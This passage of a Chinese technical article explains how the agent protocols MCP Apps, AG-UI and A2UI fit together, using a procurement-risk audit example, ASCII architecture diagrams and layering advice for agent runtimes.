circle,#mermaid-svg-tygU5j03aFOKeOoe .node ellipse,#mermaid-svg-tygU5j03aFOKeOoe .node polygon,#mermaid-svg-tygU5j03aFOKeOoe .node path{fill:#ECECFF;stroke:#9370DB;stroke-width:1px;}#mermaid-svg-tygU5j03aFOKeOoe .rough-node .label text,#mermaid-svg-tygU5j03aFOKeOoe .node .label text,#mermaid-svg-tygU5j03aFOKeOoe .image-shape .label,#mermaid-svg-tygU5j03aFOKeOoe .icon-shape .label{text-anchor:middle;}#mermaid-svg-tygU5j03aFOKeOoe .node .katex path{fill:#000;stroke:#000;stroke-width:1px;}#mermaid-svg-tygU5j03aFOKeOoe .rough-node .label,#mermaid-svg-tygU5j03aFOKeOoe .node .label,#mermaid-svg-tygU5j03aFOKeOoe .image-shape .label,#mermaid-svg-tygU5j03aFOKeOoe .icon-shape .label{text-align:center;}#mermaid-svg-tygU5j03aFOKeOoe .node.clickable{cursor:pointer;}#mermaid-svg-tygU5j03aFOKeOoe .root .anchor path{fill:#333333!important;stroke-width:0;stroke:#333333;}#mermaid-svg-tygU5j03aFOKeOoe .arrowheadPath{fill:#333333;}#mermaid-svg-tygU5j03aFOKeOoe .edgePath .path{stroke:#333333;stroke-width:2.0px;}#mermaid-svg-tygU5j03aFOKeOoe .flowchart-link{stroke:#333333;fill:none;}#mermaid-svg-tygU5j03aFOKeOoe .edgeLabel{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-tygU5j03aFOKeOoe .edgeLabel p{background-color:rgba(232,232,232, 0.8);}#mermaid-svg-tygU5j03aFOKeOoe .edgeLabel rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-tygU5j03aFOKeOoe .labelBkg{background-color:rgba(232, 232, 232, 0.5);}#mermaid-svg-tygU5j03aFOKeOoe .cluster rect{fill:#ffffde;stroke:#aaaa33;stroke-width:1px;}#mermaid-svg-tygU5j03aFOKeOoe .cluster text{fill:#333;}#mermaid-svg-tygU5j03aFOKeOoe .cluster span{color:#333;}#mermaid-svg-tygU5j03aFOKeOoe div.mermaidTooltip{position:absolute;text-align:center;max-width:200px;padding:2px;font-family:"trebuchet ms",verdana,arial,sans-serif;font-size:12px;background:hsl(80, 100%, 96.2745098039%);border:1px solid #aaaa33;border-radius:2px;pointer-events:none;z-index:100;}#mermaid-svg-tygU5j03aFOKeOoe .flowchartTitleText{text-anchor:middle;font-size:18px;fill:#333;}#mermaid-svg-tygU5j03aFOKeOoe rect.text{fill:none;stroke-width:0;}#mermaid-svg-tygU5j03aFOKeOoe .icon-shape,#mermaid-svg-tygU5j03aFOKeOoe .image-shape{background-color:rgba(232,232,232, 0.8);text-align:center;}#mermaid-svg-tygU5j03aFOKeOoe .icon-shape p,#mermaid-svg-tygU5j03aFOKeOoe .image-shape p{background-color:rgba(232,232,232, 0.8);padding:2px;}#mermaid-svg-tygU5j03aFOKeOoe .icon-shape .label rect,#mermaid-svg-tygU5j03aFOKeOoe .image-shape .label rect{opacity:0.5;background-color:rgba(232,232,232, 0.8);fill:rgba(232,232,232, 0.8);}#mermaid-svg-tygU5j03aFOKeOoe .label-icon{display:inline-block;height:1em;overflow:visible;vertical-align:-0.125em;}#mermaid-svg-tygU5j03aFOKeOoe .node .label-icon path{fill:currentColor;stroke:revert;stroke-width:revert;}#mermaid-svg-tygU5j03aFOKeOoe :root{--mermaid-font-family:"trebuchet ms",verdana,arial,sans-serif;} Run / Event / State
User
Agent Workspace
AG-UI Layer
Audit Agent Runtime
采购数据 MCP Tool
MCP App
Interactive Dashboard
A2UI Generator
A2UI Renderer
Dynamic Risk Review UI
用户发起任务以后:
text
AG-UI先发送:
text
RUN_STARTED前端显示:
text
Agent 正在执行然后 Agent 调用:
text
query_purchase_dataAG-UI 发:
text
TOOL_CALL_START
TOOL_CALL_ARGS
TOOL_CALL_END
前端显示:
text
正在查询采购数据查询完成以后,一个专门的数据分析 Tool 返回:
text
MCP App于是用户获得完整可交互 Dashboard:
text
风险金额

供应商关系

异常趋势

筛选器

明细表
用户甚至可以:
text
点供应商

调整日期

筛风险等级
这些交互无需不停跟 Agent 对话。
然后 Agent 根据分析结果发现:
text
高风险项目数量 = 7但每个项目原因不同。
于是 Agent 使用:
text
A2UI动态生成:
text
┌─────────────────────────────┐
│ 高风险项目复核               │
│                             │
│ 项目:采购项目 A             │
│ 风险:疑似关联供应商          │
│                             │
│ 处理意见                    │
│ [                       ]   │
│                             │
│ 风险等级                    │
│ [ 高 ▼ ]                   │
│                             │
│ ☑ 进入人工调查              │
│                             │
│       [确认处理]             │
└─────────────────────────────┘
不同风险项目可能动态生成不同字段。
最后用户点击:
text
确认处理action 回给 Agent。
Agent 更新 Runtime State:
text
reviewed = 7然后通过 AG-UI:
text
STATE_DELTA发送:
json
{
  "op": "replace",
  "path": "/reviewed",
  "value": 7
}
最后:
text
RUN_FINISHED整个过程结束。
这就是:
text
AG-UI
+
A2UI
+
MCP Apps
真正组合起来之后的样子。
三十二、从架构层重新理解整个 Agent Protocol Stack
如果把视角再往上提一级,可以形成这样一套结构:
text
┌───────────────────────────────────────────────┐
│                    USER                       │
└───────────────────────────────────────────────┘
                       │
                       ▼
┌───────────────────────────────────────────────┐
│               FRONTEND / HOST                 │
│                                               │
│ React / Next.js / Vue / Flutter               │
│                                               │
│ AG-UI Client                                  │
│ A2UI Renderer                                 │
│ MCP App Host                                  │
└───────────────────────────────────────────────┘
                       │
                     AG-UI
                       │
                       ▼
┌───────────────────────────────────────────────┐
│                AGENT RUNTIME                  │
│                                               │
│ Run                                           │
│ State                                         │
│ Planner                                       │
│ Memory                                        │
│ Checkpoint                                    │
│ SubAgent                                      │
│ Workflow                                      │
└───────────────────────────────────────────────┘
         │                         │
         │ MCP                     │ A2A
         ▼                         ▼
┌───────────────────┐     ┌─────────────────────┐
│ Tools / Resources │     │    Other Agents     │
│                   │     │                     │
│ MCP Server        │     │ Agent B             │
│ MCP Apps          │     │ Agent C             │
└───────────────────┘     └─────────────────────┘
现在你会发现:
这些协议开始形成非常清晰的边界:
text
MCP
Agent ↔ Tool


A2A
Agent ↔ Agent


AG-UI
Agent ↔ Frontend


A2UI
Agent → UI Description


MCP Apps
Tool → Interactive UI
因此未来 Agent 系统真正值得关注的,不一定是:
又出了多少个 Agent Framework。
而是:
Agent Runtime 与外部世界之间的协议边界正在逐渐标准化。
这可能比某一个具体 Framework 更值得关注。
三十三、如果你自己正在设计 Agent Runtime,应该怎么分层?
比较合理的一种设计是:
text
                    ┌──────────────┐
                    │     LLM      │
                    └──────┬───────┘
                           │
                    ┌──────▼───────┐
                    │ Orchestrator │
                    └──────┬───────┘
                           │
         ┌─────────────────┼─────────────────┐
         ▼                 ▼                 ▼
    Tool Runtime       SubAgent         Workflow
         │
         ▼
      MCP Layer

────────────────────────────────────────────

                    Runtime State
                         │
                         ▼
                    Event Bus
                         │
                         ▼
                    AG-UI Adapter
                         │
                         ▼
                      Frontend

────────────────────────────────────────────

Agent UI Intent
      │
      ▼
A2UI Generator
      │
      ▼
AG-UI Transport
      │
      ▼
A2UI Renderer

────────────────────────────────────────────

MCP Tool
   │
   ├── Result
   │
   └── ui:// Resource
            │
            ▼
        MCP App Host
这里最值得注意的是:
Runtime Internal Event 和 AG-UI Event 最好不要完全绑定。
比如内部定义:
text
run.started

planner.updated

tool.started

tool.finished

subagent.spawned

checkpoint.saved
然后做一层:
text
AGUIAdapter负责:
text
Internal Event
       ↓
AG-UI Standard Event
例如:
text
runtime.message.delta

→

TEXT_MESSAGE_CONTENT
这样以后即使 AG-UI 协议升级,你也不用重写 Agent Runtime。
三十四、同样,A2UI 也不要直接侵入业务逻辑
不要写成:
python
if risk > 80:
    return {
        "component": "RiskCard",
        ...
    }
更合理:
text
Business Logic

        ↓

UI Intent

        ↓

A2UI Adapter

        ↓

A2UI Messages
例如:
python
RiskReviewIntent(
    risk_level="high",
    need_approval=True,
    fields=[...]
)
再转换:
text
RiskReviewIntent

→

createSurface
updateComponents
updateDataModel
否则:
text
Agent Logic
+
Protocol Logic
+
UI Schema
全部耦合在一起,很快就会难以维护。
三十五、MCP Apps 也应该当成独立 Application Boundary
类似地:
text
MCP Server不要变成:
text
Agent Backend 的前端代码仓库。最好保持:
text
Tool

Business Logic

UI Resource

App Bridge
有自己的边界。
特别是第三方 Tool Provider 场景,这一点更重要。
因为 MCP Apps 最大的价值恰恰在于:
text
Tool Provider

可以把:

Tool
+
Data
+
Interaction Experience

作为一个整体交付。
三十六、三种协议各自最适合的场景
如果你的产品主要是:
text
Chat

Thinking Status

Tool Timeline

Task Progress

SubAgent

Human Approval

Agent State
优先研究:
text
AG-UI因为你的主要问题是:
Agent Runtime 怎么可靠地把运行状态同步给 Frontend。
如果你的需求是:
text
Agent 根据任务

现场决定:

展示表单
展示卡片
展示图表
展示选择器
展示审批 UI
优先研究:
text
A2UI因为你的问题是:
Agent 怎么动态表达 UI。
如果你正在做:
text
MCP Marketplace

第三方 MCP Server

ChatGPT / Claude Plugin

Tool Integration Platform
并且希望:
text
每个 Tool 自己带一个完整 UI优先研究:
text
MCP Apps因为你的问题是:
Tool Provider 怎么拥有自己的交互体验。
三十七、一个非常实用的判断公式
以后看到一个需求,可以直接这样判断:
text
"Agent 现在发生了什么?"
        │
        ▼
      AG-UI


"Agent 现在想画什么?"
        │
        ▼
      A2UI


"这个 Tool 自己想展示什么 App?"
        │
        ▼
    MCP Apps
再进一步:
text
Agent Runtime Event
→ AG-UI


Generative UI
→ A2UI


Tool-owned Interactive UI
→ MCP Apps
基本不会错。
三十八、最后再看最开始那句话
最开始我们说:
MCP Apps 更偏 Tool 级"交互组件协议",AG-UI 更偏 Agent Runtime → 前端的事件流协议,A2UI 更偏 Agent 声明式生成 UI。
现在可以把这句话修正得更准确一些。
MCP Apps 并不只是"交互组件协议"。
更准确地说,它是:
MCP Tool + UI Resource 的应用扩展机制,让 Tool Provider 能把预构建 HTML/JavaScript UI 随 Tool 一起提供,由 Host 在 sandboxed iframe 中运行。
AG-UI 则是:
Agent Runtime 与用户界面之间的 Agent Interaction Event Contract,统一 Run、Message、Tool、State、Activity、SubAgent 等运行语义。
而 A2UI 是:
Agent 向 Renderer 描述动态 UI 的声明式协议。Agent 输出的是组件蓝图与 Data Model,而不是任意前端代码,由 Host 使用自己的可信组件库完成渲染。
最终它们形成的不是:
text
MCP Apps
   VS
AG-UI
   VS
A2UI
而更接近:
text
                   ┌───────────────┐
                   │     User      │
                   └───────┬───────┘
                           │
                           ▼
                  ┌─────────────────┐
                  │    Frontend     │
                  │                 │
                  │ AG-UI Client    │
                  │ A2UI Renderer   │
                  │ MCP App Host    │
                  └────────┬────────┘
                           │
                         AG-UI
                           │
                           ▼
                  ┌─────────────────┐
                  │ Agent Runtime   │
                  └──────┬───┬──────┘
                         │   │
                      MCP│   │A2A
                         │   │
             ┌───────────┘   └───────────┐
             ▼                           ▼
      ┌───────────────┐           ┌──────────────┐
      │   MCP Tools   │           │ Other Agent  │
      │               │           └──────────────┘
      │   MCP Apps    │
      └───────────────┘

                  Agent
                    │
                    │ A2UI
                    ▼
               UI Blueprint
                    │
                    ▼
                 Renderer
这才是更完整的理解方式。
结语:Agent 的下一阶段,不只是"会调用 Tool"
过去几年,Agent 的竞争主要集中在:
text
Tool Calling

Planning

Memory

RAG

Multi-Agent

Workflow
但当 Agent 真正进入产品,新的问题就出现了:
text
Agent 如何进入现有软件?

Agent 的运行过程怎么被用户理解?

Agent 如何和人协作?

Agent 如何操作前端?

Agent 如何动态产生 UI?

Tool 如何拥有自己的交互界面?

第三方 Agent / Tool 怎么安全进入 Host Application?
因此 Agent 架构正在从:
text
LLM
+
Tools
逐渐发展成:
text
Model

Agent Runtime

Tool Protocol

Agent Protocol

Frontend Protocol

UI Protocol

Application Runtime
MCP、AG-UI、A2UI、MCP Apps 背后真正值得关注的,也并不是又多了几个缩写。
而是一个趋势:
Agent 正在从"一个会调用工具的聊天机器人",变成一种真正可以嵌入软件系统、驱动界面、调用能力并与用户持续协作的新型 Runtime。
当这个变化发生以后,前端不再只是:
text
把模型输出的 Markdown 渲染出来。它开始成为:
text
Agent Runtime 的实时可视化层

Agent 与用户协作的交互层

动态 UI 的 Renderer

第三方 Agent App 的 Host
而从这个视角再看三者:
text
AG-UI
负责连接 Agent Runtime 与用户界面。

A2UI
负责让 Agent 表达 UI。

MCP Apps
负责让 Tool 带着自己的 App 进入 Host。
三者实际上补齐的是 Agent Application Architecture 中三个完全不同、但又能够组合起来的拼图。
官方资料
MCP Apps 官方介绍与架构:MCP Apps --- Bringing UI Capabilities To MCP Clients
MCP Apps API / Lifecycle:MCP Apps Documentation
AG-UI 官方文档:AG-UI Documentation
A2UI 官方站点与协议:A2UI Protocol